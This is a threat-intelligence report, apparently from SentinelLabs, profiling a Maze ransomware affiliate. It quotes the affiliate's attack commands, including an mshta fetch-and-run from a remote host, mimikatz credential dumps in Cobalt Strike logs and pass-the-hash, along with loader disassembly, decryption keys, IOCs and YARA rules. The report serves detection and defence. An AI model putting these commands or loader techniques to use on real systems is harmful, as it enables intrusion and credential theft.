

Enter the Maze: Demystifying an Affiliate Involved in Maze (SNOW) - SentinelLabs

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Affiliate involved in Maze ransomware operations profiled from the actor perspective while also detailing their involvement in other groups.

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Executive Summary

- Maze continues to be one of the most dangerous and actively developed ransomware frameworks in the crimeware space.
- Maze affiliates utilize red team tools and frameworks but also a custom loader commonly named DllCrypt[9].
- Maze affiliates utilize other malware and are involved with other high-end organized crimeware groups conducting systematic corporate data breaches including Zloader, Gozi and TrickBot as we will demonstrate in our profiling of Maze affiliate SNOW.

Background

Maze ransomware became famous for moving from widespread machine locking to corporate extortion with a blackmail component. Like most cybercrime groups, their intention is to maximize profits. As companies have adapted to the threat of ransomware by improving backup solutions and adding more layers of protection, the ransomware actors would noticeably see a hit in their returns as companies refused to pay. It makes sense then to add another layer since you have already infiltrated the network to add a blackmail component by stealing sensitive data.

Research Insight

Most of the existing research into Maze shows that it is frequently a secondary or tertiary infection vector[8]. This means it is leveraged post initial access phase, frequently reported to be through RDP[5,6].

Therefore, finding the loader being leveraged for delivering the Maze payload in memory is something that doesn't happen very frequently. This loader has been leveraged in its unpacked form[9] being directly downloaded (hxxp://37[.]1.210[.]52/vologda.dll).

Server

While researching the custom loader, we discovered an active attack server leveraged by a Maze affiliate, SNOW.

Tools

- GMER
- Mimikatz
- Metasploit
- Cobalt Strike
- PowerShell
- AdFind
- Koadic
- PowerShell Empire

Victimology

- Lawfirms
- Distributors and Resellers

TTPs

Initial Access

- Bruting T1078
- SMB exploitation T1190
- RDP T1133

Execution

- whoami /priv T1059
- whoami /groups T1059
- klist T1059
- net group "Enterprise Admins" /domain T1059
- net group "Domain Admins" /domain T1059
- mshta http://x.x.x.x/ktfrJ T1059
- powershell Find-PSServiceAccounts T1059

Persistence & Privilege Escalation

- elevate svc-exe T1035, T1050
- elevate uac-token-duplication T1088, T1093
- jump psexec_psh T1035, T1050

Defense Evasion

Process injection to hide beacon

- inject 24636 x64 T1055

Credential Access

- mimikatz sekurlsa::logonpasswords T1003, T1055, T1093
- hashdump T1003, T1055, T1093

Discovery

- portscan T1046
- net share T1135, T1093

Lateral Movement

- mimikatz sekurlsa::pth T1075, T1093
- SMB exploitation T1210
- Network shares T1021
- Psexec T1077

Attack Overview

Initial access involved using an infected system with RDP opened to the internet for scanning, scanning performed was both SMB and RDP based.

Once the actor has an infected system, they will sometimes reuse it for further scanning either internally or externally.

Example actor leveraging Metasploit for SMB scanning:

```
use auxiliary/scanner/smb/smb_ms17_010
```

The actor also leveraged Cobalt Strike on selected infections to perform RDP scanning using portscan.

Multiple check-in logs indicated the beacon's preferred stager parent was PowerShell.

```
process: powershell.exe; pid: 28068; os: Windows; version: 10.0; beacon arch: x64 (x64)
```

Multiple systems the actor gained initial access to had no Administrator access, so the actor frequently would then begin looking for other systems and mapping out the network (recon).

The actor was also very patient in these situations, choosing to focus on several persistence paths using multiple backdoors and waiting in the hopes that someone would login to the system with higher access. The actor would sometimes let these infections sit for 2-3 days before logging back in and checking them.

```
06/25 22:53:50 UTC [input] <snowdrop> logonpasswords
06/25 22:53:50 UTC [task] <T1003, T1055, T1093> Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
06/25 22:53:51 UTC [checkin] host called home, sent: 750674 bytes
06/25 22:53:53 UTC [output]
received output:

Authentication Id : 0 ; 35213038 (00000000:02194eee)
Session           : NewCredentials from 0
User Name         : SYSTEM
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 6/17/2020 3:18:44 PM
SID               : S-1-5-18

msv :
[00000003] Primary
* Username : ██████████
* Domain   : ██████████
* NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
* SHA1     : da39a3ee5e6b4b0d3255bfe95601890afd80709
tspkg :
wdigest :
* Username : ██████████
* Domain   : ██████████
* Password : (null)
kerberos :
* Username : ██████████
* Domain   : ██████████
* Password : (null)
ssp :
credman :
```

If the actor did have higher privileges, then they would frequently attempt to escalate using methods outlined in the Privilege Escalation section of the TTP (Tactics, Techniques and Procedures) section. The actor would begin looking for other systems they could access using existing credentials, mapped shares, other harvested credentials, or vulnerabilities.

Once the actor had mapped out the network and harvested credentials from normal workstations, they would attempt to pivot to higher profile servers such as the domain controller.

Due to the likelihood of the actor exfiltrating data or performing ransom activities the investigation ends here with the takedown of the server.

eCrime Overlaps


Before looking at the overlaps, we should explain that this actor uses a particular loader that is designed to detonate the onboard protected Maze file.

Most of the loaders discovered start with a killswitch check, this loader immediately has one such string:

```
public DllRegisterServer
DllRegisterServer proc near
push    esi
push    0           ; hTemplateFile
push    0           ; dwFlagsAndAttributes
push    3           ; dwCreationDisposition
push    0           ; lpSecurityAttributes
push    0           ; dwShareMode
push    40000000h   ; dwDesiredAccess
push    offset FileName ; "C:\\AhnLabSucks"
call    ds:CreateFileW
mov     esi, eax
cmp     esi, 0FFFFFFFh
```

In the event that the file “C:AhnLabSucks” exists, then the DLL will print the message “Ahnlab really sucksn” and will then exit.

If it doesn’t exist, it begins allocating memory and copying over data:



Next some hardcoded strings are loaded:

```
lea    eax, [ebp+var_24]
push   offset a1dzt6frshdhsfd ; "IDZT6frSHDHsfdsfffiFduffz8GD7sddg"
push   eax ; void *
call   _memmove
mov    edi, [ebp+var_24]
add    esp, 0Ch
mov    edi, [ebp+var_24]
```

```
push   esi ; size_t
lea    eax, [ebp+var_14]
push   offset a832748zr89243zr7 ; void *
push   eax ; void *
call   _memmove
add    esp, 0Ch
```

```
movdqu xmm0, xmmword ptr ds:a832748zr89243zr7 ; "832748zr89243zr7"
movdqu [ebp+var_14], xmm0
jmp    short loc_100020C0
```

```
loc_100020A8:
mov    eax, 10h
sub    eax, esi
push   eax ; size_t
lea    eax, [ebp+var_14]
add    eax, esi
```

Eventually, this leads to a function call that is sitting in a loop along with a sub loop for XORing. This is a commonly seen code structure for encryption algorithms such as AES.

```
loc_10003620:
lea    edx, [ebp+var_54]
mov    ecx, eax
call   sub_10002CC0
mov    eax, [ebp+arg_8]
mov    esi, 50h
cmp    eax, esi
cmovb esi, eax
mov    edx, esi
test   esi, esi
jz     short loc_10003666
```

```
mov    edi, [ebp+arg_0]
mov    eax, ebx
sub    edi, ebx
lea    ebx, [ebp+var_54]
sub    ebx, [ebp+var_58]
lea    ebx, [ebx+0]
```

```
loc_10003650:
mov    cl, [ebx+eax]
lea    eax, [eax+1]
xor    cl, [edi+eax-1]
mov    [eax-1], cl
dec    edx
jnz    short loc_10003650
```

This, however, is not AES; it turns out to be Sosemanuk[7]. If you've never identified encryption or compression algorithms before, hardcoded values are a good place to try to identify the encryption routine. Take for example

this hardcoded DWORD value:

```
mov     edi, [ebp+var_48]
mov     [ebp+var_38], eax
imul   eax, [ebp+var_4C], 54655307h
shr     ecx, 18h
rol     eax, 7
mov     [ebp+var_4C], eax
movzx   eax, bl
mov     ebx, ds:dword_10013580[ecx*4]
mov     ecx, [ebp+var_4C]
xor     ebx, ds:dword_10013980[eax*4]
mov     eax, edi
shr     eax, 8
```

Searching for this value led me to Sosemanuk source code, which I then compared with what I was seeing in the binary:

```
        unum32 tt, or1;
        tt = XMUX(r1, s ## x1, s ## x8);
        or1 = r1;
        r1 = T32(r2 + tt);
        tt = T32(or1 * 0x54655307);
        r2 = ROTL(tt, 7);
        PFSM;

} while (0)
```

There were also a number of hardcoded tables used:

```
dword_10013580 dd 0
               db 13h
               db 0CFh ; -
               db 9Fh  ; ■
               db 0E1h ; ß
               db 26h  ; &
               ..  ..  ; ..
```

A search for '0xe19fcf13' gets us hits for Sosemanuk source code, and we can find the tables pretty easily from the source:

```
static unum32 mul_a[] = {
    0x00000000, 0xE19FCF13, 0x6B973726, 0x8A08F835,
    0xD6876E4C, 0x3718A15F, 0xBD10596A, 0x5C8F9679,
    0x05A7DC98, 0xE438138B, 0x6E30EBBE, 0x8FAF24AD,
    <..snip..>
static unum32 mul_ia[] = {
```

```
0x00000000, 0x180F40CD, 0x301E8033, 0x2811C0FE,  
0x603CA966, 0x7833E9AB, 0x50222955, 0x482D6998,  
0xC078FBCC, 0xD877BB01, 0xF0667BFF, 0xE8693B32,
```

<..snip..>

After downloading the source and building it into a shared object library, we can utilize this shared object file from Python. To test, I ripped out the small block of data that was copied over and then used the Sosemanuk python script that was provided by the package at <https://www.seanet.com/~bugbee/crypto/sosemanuk/>.

```
pySosemanuk version: 0.01  
  
*** good ***  
  
>>> key = 'IDZT6frSHDHsfdffifduffz8GD7sddg'  
>>> iv = '832748zr89243zr7'  
>>> sm = Sosemanuk(key,iv)  
>>> data = open('small.bin', 'rb').read()  
>>> t = sm.decryptBytes(data)  
>>> t  
'Ux89xe5x83xec8dxa10x00x00x00x8b@x0cx8b@x14x8bx00x8bx00x8b@x10x89Exfcx8bExfcx89x04$xc7D$x04xaaxfcr|x'
```


This turns out to be the code that will map a binary into memory:

```
movzx    edx, word ptr [edx]
cmp      edx, 5A4Dh
mov      [ebp+var_38], eax
mov      [ebp+var_3C], ecx
jz       short loc_2B4
mov      [ebp+var_C], 0
jmp      loc_537
```

```
-----
; CODE XREF
mov      eax, [ebp+arg_4]
mov      ecx, [ebp+var_14]
add      eax, [ecx+3Ch]
mov      [ebp+var_18], eax
mov      eax, [ebp+var_18]
cmp      dword ptr [eax], 4550h
jz       short loc_2D7
mov      [ebp+var_C], 0
jmp      loc_537
```

```
-----
; CODE XREF
mov      eax, [ebp+arg_0]
mov      eax, [eax+10h]
mov      ecx, [ebp+var_18]
mov      ecx, [ecx+50h]
mov      edx, [ebp+var_18]
mov      edx, [edx+34h]
mov      [esp+60h+var_60], edx
mov      [esp+60h+var_5C], ecx
mov      [esp+60h+var_58], 1000h
mov      [esp+60h+var_54], 4
call     eax
sub      esp, 10h
-----
```

There is also a larger chunk of data that will be copied over later:



We can hazard a guess this will be a PE file, but since the same Sosemanuk encryption key and IV will be utilized we can just decrypt and check:

```
pySosemanuk version: 0.01
*** good ***
>>> key = 'IDZT6frSHDHsfdSffiFduffz8GD7sddg'
>>> iv = '832748zr89243zr7'
>>> sm = Sosemanuk(key,iv)
>>> help(sm)

>>> data = open('large.bin', 'rb').read()
```


Zloader:
6fed2a5943e866a67e408a063589378ae4ce3aa2907cc58525a1b8f423284569

Zloader botnet: main


Gozi serpent keys: 7J79T4MEk8rkf3MT, 7EIrW8BoJ9xkYsKU, 21291029JSJUXMPP

Also interesting is that the new Gozi being utilized by Gozi ConfCrew[10] uses one of these keys for their loader service: '21291029JSJUXMPP'.

Secondly, during our investigation of a packed sample of this loader, we noticed that it was delivering Maze with a very distinctive crypter commonly associated with TrickBot.

TrickBot Crypter

The crypter being used here is one that is predominately utilized by TrickBot customers. The latest variant is easy to identify due to its continued use of `VirtualAllocExNuma` and a modified RC4 routine.



The string "383669855" is the ROR-13 hash of `VirtualAllocExNuma` after being upcased.

```
>>> a = 'virtualallocexnuma'.upper()
>>> a
'VIRTUALALLOCEXNUMA'
>>> h = 0
>>> for c in a:
...     h = ror(h, 13)
...     h += ord(c)
...
>>> h
383669855
```

After being resolved, it will be used to allocate a large chunk of memory and have the data copied over.

```

68 00 30 00 00      .push  3000h
68 44 6B 07 00      push   76B44h
6A 00               push   0
FF 15 00 D0 00 10   call   ds:GetCurrentProcess
50                 push   eax
FF D6             call   esi
8B F0             mov    esi, eax
85 F6             test   esi, esi
74 AE             jz     short loc_100011F6
    
```

```

loc_100011F6:
xor  al, al
pop  esi
retn

68 44 6B 07 00      push   76B44h ; size_t
68 08 F0 00 10      push   offset unk_1000F008 ; void *
56                 push   esi ; void *
E8 58 01 00 00      call   _memcpy
8B 44 24 18         mov    eax, [esp+10h+arg_4]
    
```

The data will then be decrypted using a slightly modified version of RC4, the SBOX size is extended.

```

loc_10001070:
88 44 04 08        mov    [esp+eax+190h+var_188], al
83 C0 01           add    eax, 1
3D 84 01 00 00     cmp    eax, 184h
72 F2             jb     short loc_10001070
    
```

```

53                 push   ebx
56                 push   esi
57                 push   edi
8B BC 24 A4 01 00 00 mov    edi, [esp+19Ch+arg_4]
33 F6             xor    esi, esi
33 C9             xor    ecx, ecx
8D 64 24 00        lea   esp, [esp+0]
    
```

```

loc_10001090:
33 D2             xor    edx, edx
8B C1             mov    eax, ecx
F7 F7             div    edi
8A 5C 0C 14        mov    bl, [esp+ecx+19Ch+var_188]
0F B6 C3          movzx  eax, bl
83 C1 01          add    ecx, 1
0F B6 14 2A        movzx  edx, byte ptr [edx+ebp]
03 D6             add    edx, esi
03 C2             add    eax, edx
33 D2             xor    edx, edx
BE 84 01 00 00     mov    esi, 184h
F7 F6             div    esi
81 F9 84 01 00 00 cmp    ecx, 184h
8B F2             mov    esi, edx
    
```

After unpacking we are left with a DLL. This DLL turns out to be the Maze Loader that we discussed earlier.

This loader also has a certificate appended to it in the overlay data:

```
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      02:ac:5c:26:6a:0b:40:9b:8f:0b:79:f2:ae:46:25:77
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert High Assurance EV Root
    Validity
      Not Before: Nov 10 00:00:00 2006 GMT
      Not After : Nov 10 00:00:00 2031 GMT
    Subject: C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert High Assurance EV Root
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
```

The overlay certificate even includes the WIN_CERTIFICATE structure, so it was possibly ripped off a binary and then appended to the end of the file.

Finding Structure in Noise

As previously mentioned, we began tracking this actor's attack servers, which predominantly leverage the use of Cobalt Strike. However, trying to pivot on a tool like Cobalt Strike can be challenging, as you will get lost in a sea of data pretty quickly. It can be easy to simply look for beacons using the same IOC and pivot on that, but that is naive so we decided to look for some other ways. It's worth mentioning that this is a very important reason why threat intel needs reverse-engineers, providing a further technical look at the data to try to pivot on, much the same way an attacker or a pentester will try to pivot when looking at infrastructure: the same techniques and approaches should be utilized in malware research bridging the technical gap of malware reverse-engineering with threat intel.

The Cobalt Strike beacons discovered here provide an excellent opportunity to showcase this methodology using a real world example. Let's take a recovered beacon from this investigation where the attacker was using the leaked version of Cobalt Strike.

```
'WATERMARK': '305419896'
```

The above is the watermark value from the recovered Cobalt Strike beacon config. These values stored packed in a structure that is XOR encoded inside of the beacons. This data is signaturable, however. Let's take a look:

```
>>> b = struct.pack('>I', 305419896)
>>> t.find(b)
240590
>>> t[240580:240600]
bytearray(b'\x00\x00\x00\x00\x00\x00%\x00\x02\x00\x04x124Vxx00&\x00\x01x00x02')
>>> chr(37)
```

```
'%'
>>> t2 = 'x00x00x00x00x00%00x00x02x00x04x124Vx'
```

37 is the value used to designate the watermark value inside the beacon config. To pivot on this data in OSINT, all we need to do is look for the data block above. For the purposes of example, I will only show a simple example where we use the default XOR key for Cobalt Strike beacon configs:

```
>>> import binascii
>>> binascii.hexlify(t2)
'00000000250002000412345678'
>>> t3 = bytearray(t2)
>>> for i in range(len(t3)):
...     t3[i] ^= 0x2e
...
>>> binascii.hexlify(t3)
'2e2e2e2e0b2e2c2e2a3c1a7856'
```

Taking a look at the results in VirusTotal:

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
b9d26fb2a0512d7e55f541b703515d0b12b6d690aad0ca627c41eb15a6044439 1c73f68794d52cefaaff365035363e3f9	45 / 71	2020-07-15 02:20:39	2020-07-15 02:20:39	1	1	204.0 KB
dbcfe572b08bdf2a40a2438ee0a2a68c5b2aa08ae00dc5beb5ac25b1d8377074 32dc3e7fce9f0d4478b870e043c36846	38 / 71	2020-06-29 21:07:01	2020-06-29 21:07:01	1	1	254.5 KB
52cef1e1e216b9fa234f2d49a68d97fbf617fc14d15a17082052920a817115e d9f3192662b71044e26ba44cb4ae76f1	37 / 71	2020-07-01 00:52:56	2020-07-01 00:52:56	1	1	254.5 KB
68bf2824459221ebe04f95a079d46cc201c7e7a5ea2250233254e439ac44da0f bd4ec07204be145ee8edea04bfd8ba08	11 / 70	2020-07-06 17:03:39	2020-07-06 17:03:39	1	1	254.5 KB
97efd1f53c0c94dc1a5e9aba6f5a8f584607b42c32f58a257f8d5d16dc6d3887 4f3b7bc41e0c7acc5bd88677ee490997	47 / 71	2020-07-08 03:45:39	2020-07-08 20:00:51	3	2	254.5 KB
c1a5be0856bd2aebdd324bb6324986168687fc234a7c8749d1ae06209a7c8ffd a5743761074651d7bce0cbe342e6b4bf	53 / 71	2020-07-09 05:41:05	2020-07-09 05:41:05	3	1	199.5 KB
b615d140170eda959215d22ce975f4a7db339fba2980d98fdcbab58af16504b	51 /	2020-07-13	2020-07-13	2	1	204.0 KB

So now we have at least narrowed our sea of Cobalt Strike beacons down a bit to a pool of <100 samples.

While looking at the config data for these beacons, we notice more trends that begin to stick out:

```
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
```

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
```

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
```

Leading to possibly more related infrastructure:

```
'SUBMITURI': '/submit.php', 'DOMAINS': '217.12.218[.]99,/ptj'
```

Another interesting aspect of this watermark is that it shows up at the end of the PowerShell stager shellcode as well:

```
x00x00Pxc3xe8x9fxfdx\xff\xff37.1.210[.]52x00x124Vx")
```

As mentioned, this leads to other infrastructure that could be used by either the affiliate or another affiliate involved in Maze. The investigation is ongoing as the actors appear to be very active.

Conclusion

We have covered in this paper tracking and profiling one of the actors involved in Maze ransomware while also discovering intel of his involvement with multiple other major eCrime families including Zloader, Gozi and TrickBot.

The notorious ransomware group, Maze, which leverages blackmail and data theft on top of file locking is now found with evidence of an affiliate being involved in multiple major eCrime groups and utilizing a service that is predominantly associated with TrickBot and their customers. Most of the major crimeware families have capabilities to deliver other files and this means more things to think about for enterprise defenders as alerts are prioritized, dwell time can be a gamble and it's no longer safe to assume that you can expect an infection to act a certain way.

IOCs

Unpacked samples:

```
85e38cc3b78cbb92ade81721d8cec0cb6c34f3b5
```

```
07849ba4d2d9cb2d13d40ceaf37965159a53c852
```

IPs

```
37[.]1[.]210[.]52
```

Mitigation & Recommendations

Endpoint

KillSwitch file: *C:AhnLabSucks*

YARA

```
rule trick_crypter_vallocnuma_hash
{
    strings:
        $a1 = "383669855"

    condition:
        all of them
}

rule Maze_Loader
{
    strings:
        $sosemanuk_key = "IDZT6frSHDHsfdfffiFduffz8GD7sddg"
        $ahnlab_messages1 = "Ahnlab really sucks"
        $ahnlab_messages2 = "AhnLabSucks"

    condition:
        $sosemanuk_key or all of ($ahnlab_messages*)
}
```

References

- 1: <https://blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/>
- 2: <https://www.fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/>
- 3: <https://www.sentinelone.com/labs/anchor-project-the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/>
- 4: <https://www.sentinelone.com/labs/maze-ransomware-update-extorting-and-exposing-victims/>
- 5: <https://threatpost.com/maze-ransomware-cognizant/154957/>
- 6: https://twitter.com/VK_Intel/status/1251388507219726338
- 7: <https://www.seanet.com/~bugbee/crypto/sosemanuk/>
- 8: <https://www.fireeye.com/blog/threat-research/2020/05/tactics-techniques-procedures-associated-with-maze-ransomware-incidents.html>
- 9: <https://twitter.com/malwrhunterteam/status/1265317887167926272>
- 10: <https://www.sentinelone.com/labs/valak-malware-and-the-connection-to-gozi-loader-confcrew/>

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